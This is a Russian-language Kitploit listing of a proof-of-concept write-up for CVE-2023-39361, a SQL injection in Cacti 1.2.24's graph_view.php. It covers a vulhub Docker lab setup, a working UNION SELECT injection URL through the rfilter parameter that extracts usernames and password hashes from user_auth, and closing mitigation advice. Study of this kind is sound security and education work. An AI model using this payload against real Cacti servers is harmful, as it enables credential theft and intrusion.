
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-39361 — Доказательство концепции эксплуатации для CVE-2023-39361, SQL-инъекции в Cacti graph_view.php, приводящей к краже данных и потенциальному удалённому выполнению кода (RCE). | Kitploit
Инструменты/GitHubGitHub/chodeokcheol/cve-2023-39361
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubchodeokcheol/cve-2023-39361

CVE-2023-39361

Доказательство концепции эксплуатации для CVE-2023-39361, SQL-инъекции в Cacti graph_view.php, приводящей к краже данных и потенциальному удалённому выполнению кода (RCE).

Репозиторий
11 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Cacti graph_view.php SQL Injection Leads to RCE [CVE-2023-39361]

[ WHS 3기 ] - 남기찬_7342 (ChoDeokCheol)


Резюме

  • В Cacti 1.2.24 в файле graph_view.php существует уязвимость в функции grow_right_pane_tree.
  • При установке параметра action в tree_content существует параметр rfilter, который содержит пользовательский ввод.
  • Параметр rfilter проходит проверку через функцию html_validate_tree_vars, но эта проверка только определяет, является ли он действительным регулярным выражением.
  • В конечном итоге значение rfilter вставляется в SQL-запрос, что позволяет внедрить код.
  • Можно извлечь значения id, username и т.д. (используется в данном PoC).

Предварительные настройки

  • Проверьте наличие и версию Docker Compose с помощью docker-compose -v.
  • Подготовьте необходимые компоненты Docker для конфигурации CVE-2023-39361 (yml или образы и т.д.).

Настройка и запуск среды

  • Используйте vulhub/cacti/CVE-2023-39361/docker-compose.yml, entrypoint.sh.
  • Запустите среду PoC с помощью docker compose up -d. (Образ: cacti:1.2.24)


  • Создайте сервер Cacti по адресу localhost:8080, как указано в yml файле. 도커 poc 환경구축 cacti 서버 구축

PoC уязвимости

  • Эта уязвимость возникает, если в настройках аутентификации обычный пользователь (guest) может просматривать графики.

  • Данную уязвимость можно проверить с помощью следующих вводимых параметров:

    • %20OR%20""="((" : типичный SQL-инъекционный код. Принудительно создает истинное условие через OR.
    • %20UNION%20SELECT% : извлекает произвольный результат.
    • (select%20concat(id,0x23,username,0x23,password)%20from%20user_auth%20limit%201) : запрашивает значения id#username#password.
    • (select%20user()),(select%20version()) : получает пользователя/версию БД.
    • %23 : это #, он нейтрализует последующий SQL-код.

http://your-ip:8080/graph_view.php?action=tree_content&node=1-1-tree_anchor&rfilter=aaaaaaa"%20OR%20""="(("))%20UNION%20SELECT%201,2,(select%20concat(id,0x23,username,0x23,password)%20from%20user_auth%20limit%201),4,5,6,(select%20user()),(select%20version()),9,10%23


Результат

burpsuite 실행 및 respond Видно, что ответ соответствует запрошенному.


Заключение

Атаки SQL-инъекций возникают при взаимодействии с сервером, когда принимается пользовательский ввод. Данная SQL-инъекция нарушила конфиденциальность базы данных, что привело к утечке активов.
В качестве меры противодействия SQL-инъекции можно проверять значение rfilter по базовому белому списку или экранировать специальные символы (", ', ;, ...). Также можно улучшить, используя ORM-библиотеки, такие как Doctrine, при доступе к БД.

Скачать инструмент